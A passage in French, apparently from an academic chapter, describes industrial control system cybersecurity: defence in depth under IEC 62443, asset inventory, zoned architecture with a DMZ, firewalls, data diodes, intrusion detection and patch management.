- Réalisation d'attaques ciblées visant à causer des dommages matériels ou à compromettre la sécurité des personnes.

2.9 Approches de cybersécurité ICS

La sécurisation des systèmes de contrôle industriels exige une approche globale basée sur la stratégie de défense en profondeur. Cette approche consiste à combiner plusieurs couches de protection pour atteindre des objectifs de sécurité solides. Il est crucial de comprendre qu'aucune solution unique ne peut garantir une sécurité complète des systèmes de contrôle, car chaque mesure peut potentiellement être contournée ou compromise par des attaquants déterminés. Par conséquent, une approche multicouche est essentielle pour renforcer la sécurité des ICS.

2.9.1 Principes de la défense en profondeur

La défense en profondeur est une stratégie de sécurité qui consiste à mettre en place plusieurs couches de protection pour protéger un système (un bien)(figure 2.5). Cette approche est particulièrement importante dans les ICS. Cette stratégie a été développée à partir de l'approche militaire de l'organisation des fortifications et de la disposition des troupes pour contrer les agressions ennemies[35].

La défense en profondeur est communément appelée « approche Forteresse », car elle ressemble aux couches de défense d'un château médiéval (figure 2.6) [36]. Elle est mise en œuvre à travers un ensemble de niveaux de protection consécutifs et indépendants qui doivent être déjoués avant qu'un système ne puisse être violé. En cas de défaillance d'un niveau ou d'une barrière de protection, le niveau ou la barrière suivant prend le relais. Cette stratégie défensive empêche une défaillance technique, humaine ou organisationnelle de permettre à elle seule la violation d'un système informatique, et réduit la probabilité des combinaisons de défaillances susceptibles d'entraîner un incident informatique à un très faible niveau [37]. Les principes de base de la défense en profondeur incluent la planification et la mise en œuvre de plusieurs niveaux de



Figure 2.5 – Défense en profondeur



Figure 2.6 – Défense en profondeur appliquée au domaine militaire [38]

défense tels que la sécurité physique, la sécurité du réseau, la sécurité des applications et la sécurité des données. Chaque niveau de défense doit être conçu pour détecter, prévenir et/ou limiter les dommages causés par une attaque. Les différentes couches de défense doivent être interconnectées et interagir les unes avec les autres pour former un système cohérent et efficace. Cette stratégie de sécurité doit être régulièrement mise à jour et améliorée pour répondre aux nouvelles menaces et aux vulnérabilités découvertes. Elle doit inclure des mesures de surveillance et de détection pour identifier rapidement les attaques et y répondre rapidement. La défense en profondeur doit être soutenue par une formation et une sensibilisation adéquate des employés et des utilisateurs du système pour minimiser les risques d'erreur humaine.

La défense en profondeur pour les ICS/SCADA comprennent les éléments suivants (figure 2.7) (source :norme International Electrotechnical Commission (IEC) 62443) :



Figure 2.7 – Principes de la défense en profondeur

- **Organisation et aspects humains :**

  Ce niveau est le plus externe de la défense en profondeur et sert de fondation sur laquelle repose le reste des mesures de sécurité. Voici les éléments clés liés à l'organisation et aux aspects humains dans la protection des ICS :

  — Définir clairement les responsabilités en matière de cybersécurité au sein de l'organisation.

  — Élaborer une politique de sécurité adaptée pour guider les pratiques et comportements.

  — Sensibiliser et former régulièrement le personnel sur les bonnes pratiques de cybersécurité.

  — Gérer rigoureusement les accès et les privilèges pour réduire les risques de compromission.

  — Mettre en place une gestion efficace des changements pour éviter les vulnérabilités.

  — Favoriser la collaboration et la coordination entre les équipes opérationnelles, IT et OT de sécurité pour une réponse rapide et coordonnée en cas d'incident.

- **Sécurité physique :**

Ce deuxième niveau de défense en profondeur vise à assurer la protection des équipements et des locaux contre les accès non autorisés, les phénomènes naturels, les défaillances du système d'alimentation et les pannes matérielles. Voici les éléments importants à prendre en compte pour garantir la sécurité physique des systèmes ICS :

— Protection contre l'accès physique non autorisé :

Il est essentiel de mettre en place des mesures pour empêcher l'accès physique non autorisé aux locaux ou aux équipements sensibles des ICS. Cela peut inclure l'utilisation de systèmes de verrouillage, de contrôles d'accès, de vidéosurveillance, de systèmes d'authentification biométrique et de surveillance en temps réel pour détecter les activités suspectes.

— Contrôle d'accès et surveillance :

Il est important de mettre en place des mesures telles que la vidéosurveillance, les systèmes de verrouillage et les contrôles d'accès pour empêcher l'accès physique non autorisé aux équipements sensibles des ICS.

— Protection contre les phénomènes naturels :

Les ICS doivent être protégés contre les incendies, les inondations et d'autres phénomènes naturels. Cela peut être réalisé en utilisant des systèmes de détection et d'extinction d'incendie, des dispositifs de prévention des inondations et des équipements résistants aux catastrophes naturelles.

— Alimentation électrique fiable :

La continuité de l'alimentation électrique est essentielle pour assurer le bon fonctionnement des ICS. Des mesures de protection, comme l'utilisation de systèmes d'alimentation de secours et de circuits redondants, sont nécessaires pour éviter les interruptions de courant et les pannes.

— Maintenance préventive :

Il est crucial de suivre une politique de maintenance préventive pour garantir la fiabilité des équipements utilisés dans les ICS. Cela implique des inspections régulières, des tests et des remplacements planifiés pour détecter les problèmes potentiels avant qu'ils ne causent des défaillances.

— Redondance des équipements :

Dans certains cas, il peut être nécessaire d'avoir des équipements de secours prêts à être utilisés en cas de défaillance des systèmes principaux. La redondance permet de minimiser les interruptions et de maintenir la continuité des opérations.

- **Défense du périmètre :**

  Le périmètre représente la frontière entre les réseaux internes des ICS et les réseaux externes, tels qu'Internet, où les menaces potentielles sont présentes. L'objectif de la défense du périmètre est de prévenir, détecter et contrer les attaques ciblées ou systématiques dirigées vers les éléments connectés à Internet des ICS. Voici les éléments importants à prendre en compte pour assurer une défense solide du périmètre :

  — Protection contre les menaces extérieures : Il est essentiel de mettre en place des mécanismes robustes pour identifier et bloquer les tentatives d'intrusion, les scans de port, les attaques DDoS et autres activités malveillantes provenant d'acteurs malveillants dans le cyberespace.

  — Sécurité des points d'entrée :

  Les pare-feu, les passerelles et les dispositifs de sécurité jouent un rôle crucial dans la défense du périmètre en contrôlant et filtrant le trafic entrant et sortant. Une configuration correcte et une mise à jour régulière des règles de filtrage sont nécessaires pour assurer une protection efficace.

  — Surveillance du trafic réseau :

  La surveillance en temps réel du trafic réseau permet de détecter les activités suspectes, les comportements anormaux et les tentatives d'intrusion. Les systèmes de détection et de prévention d'intrusion sont utilisés pour analyser le trafic et réagir rapidement aux incidents.

  — Gestion des accès et des identités :

  Une gestion rigoureuse des accès et des identités est essentielle pour limiter l'accès aux seules personnes autorisées. Des mécanismes d'authentification solides et une gestion des privilèges d'accès appropriée doivent être mis en place.

  — Mises à jour et patchs de sécurité :

  Il est crucial de maintenir les systèmes à jour en appliquant régulièrement les correctifs de sécurité recommandés par les fournisseurs pour combler les vulnérabilités connues.

  — Formation et sensibilisation des utilisateurs :

  Les utilisateurs jouent un rôle clé dans la défense du périmètre. Il est important de les former aux bonnes pratiques de sécurité et de les sensibiliser à la gestion des mots de passe, à l'utilisation sûre d'Internet et à la détection des attaques par hameçonnage et autres techniques d'ingénierie sociale.

- **Défense du réseau :**

  La défense du réseau dans les ICS est essentielle pour protéger contre les menaces liées au transport de l'information. Voici les points clés :

— Segmentation du réseau :

Segmenter le réseau en zones de confiance pour limiter la propagation des attaques et protéger les systèmes sensibles des ICS.

— Pare-feu et systèmes de détection d'intrusion :

Utiliser des pare-feu pour contrôler le trafic réseau et des systèmes de détection d'intrusion pour surveiller et détecter les activités suspectes.

— Authentification et chiffrement :

Mettre en œuvre des mécanismes d'authentification et de chiffrement pour sécuriser les communications et garantir que seules les connexions légitimes sont établies.

— Limiter les connexions externes :

Réduire au minimum les connexions externes aux systèmes ICS pour réduire les points d'entrée potentiels pour les attaquants.

▶ **Défense des ordinateurs et dispositifs :**

La défense des ordinateurs et dispositifs utilisés dans les ICS nécessite des mesures de sécurité telles que l'installation de correctifs de sécurité réguliers, l'utilisation d'antivirus et de logiciels de détection des logiciels malveillants, la configuration sécurisée des systèmes d'exploitation et des applications, ainsi que la mise en place de mécanismes de gestion des configurations et de durcissement des appareils. Il est également important de contrôler l'accès physique aux ordinateurs et dispositifs pour empêcher toute manipulation non autorisée.

▶ **Défense des applications :**

La défense des applications dans un environnement ICS implique l'adoption de bonnes pratiques de développement sécurisé, la validation régulière des applications pour identifier et corriger les vulnérabilités, la mise en œuvre de contrôles d'accès et de mécanismes d'authentification robustes, ainsi que la limitation des privilèges des utilisateurs et des applications. La surveillance continue des applications est également essentielle pour détecter toute activité malveillante ou comportement anormal.

▶ **Défense des données ou du processus physique :**

La défense des données ou du processus physique consiste à mettre en place des mesures de sécurité pour protéger l'intégrité, la confidentialité et la disponibilité des données et des processus physiques. Cela peut inclure la mise en place de contrôles d'accès stricts, le chiffrement des données sensibles, la sauvegarde régulière des données critiques, la supervision continue des processus physiques pour détecter les anomalies, et l'utilisation de technologies de détection et de prévention des intrusions.

2.10 Méthodes et outils pour sécuriser les ICS

Cette section a été rédigée en se basant sur les directives et les recommandations de l'IEC 62443. En complément des directives de l'IEC 62443, nous avons consulté d'autres références afin d'enrichir le contenu de cette section. Parmi ces références, le livre [39] intitulé "Cybersecurity of Industrial Systems" a été utilisé pour approfondir certains aspects spécifiques de la sécurisation des ICS.

2.10.1 Identification des actifs

L'identification des actifs est une étape préalable essentielle dans la sécurisation des ICS. Elle consiste à recenser et à comprendre les composants matériels, logiciels et de communication d'une installation, ainsi que leurs interfaces avec le monde physique et le monde informatique.

Les différentes étapes et éléments à prendre en compte lors de l'identification des actifs :
Composants matériels : Il s'agit des dispositifs physiques présents dans le système de contrôle, tels que les PLC, les RTU , les IED, les Entrées/Sorties Distantes (ESD), les IHM, les capteurs, les actionneurs et les systèmes de mesure centraux. Il est essentiel de répertorier ces composants.

Composants logiciels : Il convient d'identifier le système d'exploitation utilisé sur chaque composant matériel, ainsi que les applications logicielles installées et les services proposés par ces composants. Cela inclut également la prise en compte des configurations spécifiques des services.

Équipements de communication : Il est nécessaire d'identifier les réseaux utilisés dans le système, y compris les adresses IP, les commutateurs réseau et les interconnexions avec d'autres plages IP. Si des réseaux non IP sont présents, il est important de répertorier les adresses Media Access Control (MAC) des équipements, les adresses spécifiques au protocole utilisé et les commutateurs réseau correspondants. De plus, les serveurs, les postes de travail, les PLC, les E/S déportées, les capteurs/actionneurs intelligents et les équipements IIoT connectés au réseau doivent être identifiés.

Flux de communication : Il est essentiel de comprendre les flux de communication entre les différents actifs du système. Cela comprend les échanges de données entre les applications, les interactions avec le système informatique de l'entreprise, ainsi que les communications avec d'autres réseaux ou systèmes externes.

Il est recommandé de définir clairement le périmètre de l'étude en fonction de la criticité de l'installation. Dans le cas d'installations complexes, il peut être judicieux de diviser le système en sous-systèmes et de les regrouper par niveaux de criticité, en suivant les bonnes pratiques

de segmentation et de zonage recommandées par l'IEC 62443.

Inventaire des actifs

L'inventaire des actifs est un processus essentiel pour documenter de manière détaillée les informations relatives à chaque actif. Il faut inclure plusieurs éléments dans cet inventaire, tels que le nom de l'inventaire, le type d'équipement, la marque et le modèle, la version du système d'exploitation, la liste des applications et leurs versions, les services proposés, le numéro de version des modules logiciels embarqués, la localisation physique, la liste des autres appareils connectés, les informations réseau, les fonctionnalités, le propriétaire, le nombre d'utilisateurs, les équipements nécessaires, les services en écoute et les ports associés, les flux de données entre applications et la version de l'application. il est recommandé de représenter graphiquement les liaisons de communication entre les actifs, que ce soit sous forme de cartographie physique ou de vue logique de l'installation. Ces représentations visuelles permettent une meilleure visualisation des connexions et des relations entre les différents éléments du système.

2.10.2 Sécurité architecturale

La sécurité architecturale est un aspect crucial dans la protection des réseaux industriels, en particulier ceux utilisant le protocole TCP/IP et les protocoles industriels. Les attaques potentielles, telles que les attaques MITM, peuvent compromettre les systèmes en corrompant les trames échangées entre les équipements. Par conséquent, il est essentiel d'isoler le réseau local des ICS des autres réseaux externes, tels que les réseaux IT et Internet.
L'architecture sécurisée d'un ICS vise à fournir une isolation maximale entre les domaines IT et les domaines OT, afin de réduire l'exposition des protocoles et équipements vulnérables utilisés dans les systèmes de contrôle.

Architecture sécurisée :

L'architecture sécurisée pour les ICS repose sur la défense en profondeur, conformément à la norme IEC 62443. Cette approche consiste à mettre en place des mesures de sécurité en utilisant des zones et des conduits (voir les figures 2.8 et 2.9). Le modèle de référence Purdue divise le système en niveaux fonctionnels, fournissant une base pour proposer une architecture sécurisée.

Une zone démilitarisée (DMZ) (voir la figure 2.8) est souvent ajoutée entre les niveaux 3 et 4 pour faciliter la configuration des pare-feu et sécuriser les échanges entre les domaines IT et OT. La DMZ agit comme une zone intermédiaire, ajoutant une couche de sécurité supplémentaire en contrôlant les paquets non autorisés provenant du réseau informatique (IT) et en filtrant le trafic provenant des autres zones du réseau, y compris le réseau OT.

Chaque zone du réseau doit mettre en place des mécanismes de sécurité appropriés, tels que l'authentification forte, le chiffrement et la surveillance continue. Des politiques de sécurité claires doivent être établies, le personnel doit être formé sur les bonnes pratiques de sécurité et des audits réguliers doivent être effectués pour assurer la conformité aux normes et aux exigences de cybersécurité.

Il est important de personnaliser l'approche de sécurité pour chaque système ICS. Il est recommandé de consulter les documents de référence de l'IEC 62443 et de faire appel à des experts en cybersécurité ICS pour développer une architecture sécurisée adaptée aux besoins spécifiques du système ICS en question.

Partitionnement en zones :

Le partitionnement en zones est une approche essentielle pour concevoir une architecture sécurisée(voir la figure 2.9). Il consiste à regrouper physiquement et/ou logiquement des ressources partageant des exigences de sécurité similaires. Les zones peuvent être définies en fonction de l'emplacement physique des ressources ou de critères fonctionnels/communicationnels. Chaque zone doit avoir une politique de sécurité définie et peut être subdivisée pour renforcer la sécurité. Les points d'entrée/sortie sont déterminés par les communications avec l'extérieur, regroupées dans des conduits physiques ou logiques. Le partitionnement en zones permet de définir des niveaux de sécurité adaptés et de limiter la propagation des incidents. Il s'inspire du concept d'étanchéité des compartiments d'un navire. Ce découpage ne se limite pas au modèle de référence de Purdue et peut prendre en compte divers éléments et protocoles, ainsi que les phases d'exploitation, de maintenance et de configuration.

2.10.3 Pare-feu

Un pare-feu est un dispositif de sécurité qui contrôle et filtre les flux de données entre deux zones, généralement un réseau interne et un réseau externe. Il existe des pare-feu réseau et des pare-feu installés sur les hôtes individuels. Les pare-feu réseau filtrent les paquets TCP/IP en appliquant des règles de sécurité, tandis que les pare-feu sur les hôtes individuels fonctionnent de manière similaire. La sécurité d'un pare-feu dépend de la précision des règles de configuration, qui doivent être définies avec soin. Il est recommandé d'utiliser une zone démilitarisée (DMZ) pour limiter les échanges entre les parties IT et OT d'un système industriel. Certains pare-feu industriels (figure 2.8) sont spécifiquement conçus pour les environnements industriels, offrant des fonctionnalités telles que la compréhension des protocoles industriels, le Deep Packet Inspection (DPI), la séparation des zones, la haute disponibilité et la redondance, la surveillance et la journalisation avancées, la virtualisation et la segmentation, la détection d'anomalies et de



Figure 2.8 – Exemple d'architecture sécurisée

comportements suspects, l'intégration avec d'autres systèmes de sécurité, et des performances optimisées. Il est également crucial de protéger les pare-feu eux-mêmes contre les attaques et



Figure 2.9 – Exemple de séparation en zone [40]

les compromissions en mettant en place des mesures de sécurité appropriées.

2.10.4 Diode de données

Une diode de données (figure 2.8), également appelée passerelle unidirectionnelle, est un dispositif ou un système qui permet le transfert de données dans une seule direction tout en empêchant la transmission inverse. Elle peut être implémentée de différentes manières, telles que des diodes de données matérielles, optiques ou logicielles. Les diodes de données sont utilisées pour assurer la sécurité en contrôlant les flux de données et en empêchant les attaques et les fuites de données. Elles offrent une protection contre les intrusions et les logiciels malveillants, ainsi que contre les attaques par canal caché. Dans un environnement ICS, une diode de données permet de contrôler la communication entre les systèmes OT et IT en autorisant uniquement le transfert de données de l'OT vers l'IT, assurant ainsi la sécurité des systèmes de contrôle industriel.

2.10.5 Système de détection d'intrusion

La détection d'intrusion consiste à surveiller les événements dans un système ou un réseau informatique afin de détecter des violations des règles de sécurité ou des menaces imminentes. Il existe deux types de systèmes de détection d'intrusion : les Network Intrusion Detection System (NIDS) qui surveillent le flux réseau, et les Host-based Intrusion Detection Systems (HIDS) installés sur des postes de travail pour surveiller leur activité (figure 2.8).

Les NIDS collectent et analysent le trafic réseau en fonction de différents critères pour détecter des activités hostiles telles que des attaques par déni de service, des scans de ports ou des contenus malveillants. Les HIDS examinent les journaux de fichiers et détectent des événements tels que des connexions inhabituelles, des modifications de fichiers critiques ou des tentatives d'augmentation de privilèges.

Les Intrusion Detection System (IDS) utilisent deux approches principales : l'approche basée sur les signatures qui compare le trafic réseau avec des modèles d'attaques connues, et l'approche basée sur les anomalies qui compare l'activité observée avec un modèle du comportement normal. Les approches basées sur les signatures sont efficaces pour détecter les menaces connues, tandis que les approches basées sur les anomalies sont plus adaptées pour détecter les menaces inconnues ou internes.

Pour les systèmes cyber-physiques, une approche spécifique consiste à détecter les anomalies par rapport au comportement du modèle du système physique ou du système de contrôle. Cette méthode surveille l'évolution du système pour détecter des états critiques ou pré-critiques qui pourraient indiquer une attaque. Cette approche nécessite un modèle du système physique et du système de contrôle, ainsi qu'un suivi et une analyse continus de l'état du système. Les difficultés incluent le développement d'un modèle robuste et la gestion de l'incertitude liée à l'écart entre le comportement modélisé et le comportement réel.

Ces systèmes de détection d'intrusion sont importants pour prévenir les violations de sécurité et protéger les systèmes contre les attaques.

2.10.6 Gestion des correctifs et des vulnérabilités

La gestion des correctifs implique l'identification des vulnérabilités, l'évaluation de leur impact, la gestion et le déploiement des correctifs, ainsi que le suivi et le reporting. L'automatisation et la sensibilisation des utilisateurs sont également importantes dans ce processus. La gestion des correctifs nécessite la consultation de bases de données, le suivi des bulletins de sécurité, la participation à des forums de sécurité et la mise en place de veille technologique. Les correctifs

doivent être évalués, testés et déployés avec compatibilité. L'automatisation et les outils de gestion facilitent la distribution et le déploiement des correctifs, ainsi que la détection des vulnérabilités non corrigées. Un suivi régulier, des rapports et une sensibilisation des utilisateurs et du personnel informatique contribuent à maintenir la conformité et à prévenir les risques liés aux vulnérabilités non corrigées.

2.10.7 Surveillance de la sécurité et la réponse aux incidents

